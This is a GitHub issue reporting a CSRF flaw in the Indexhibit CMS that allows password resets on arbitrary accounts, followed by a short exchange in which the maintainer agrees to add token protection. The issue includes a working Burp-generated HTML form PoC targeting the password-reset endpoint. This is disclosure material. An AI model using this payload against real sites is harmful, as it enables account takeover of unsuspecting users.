New issue

Jump to bottom

There is a CSRF vulnerability that can be reset password of any account #19


Closed zyfyc opened this issue on Feb 16, 2019 · 3 comments

zyfyc commented on Feb 16, 2019

There is a CSRF vulnerability to reset password


first,let's use this account:
username=test and id=12
(In fact,we all know the id=1 and username=index1 is installer,but I have deleted.)

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://192.168.137.130:9096/indexhibit-master/ndxzstudio/?a=system" method="POST">
      <input type="hidden" name="sendlogin" value="true" />
      <input type="hidden" name="id" value="12" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



ok,poc:

ok,we reset the password of test and log in:



note:the exp we can get password by grab the return packet.

Vaska commented on Feb 16, 2019 — Collaborator

You are logged in though. As an admin too. Of course you can do damage.

Sent from where ever I am right now....
...

zyfyc commented on Feb 16, 2019 — Author

But csrf vulnerability is used when you are logged in.What you can do is to add token to prevent it.I tested I could't add account by CSRF,maybe the act was intercepted.

Vaska commented on Feb 16, 2019 — Collaborator

Yes, will work on it Monday.

Sent from where ever I am right now....
...

Vaska closed this as completed on Jul 27

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants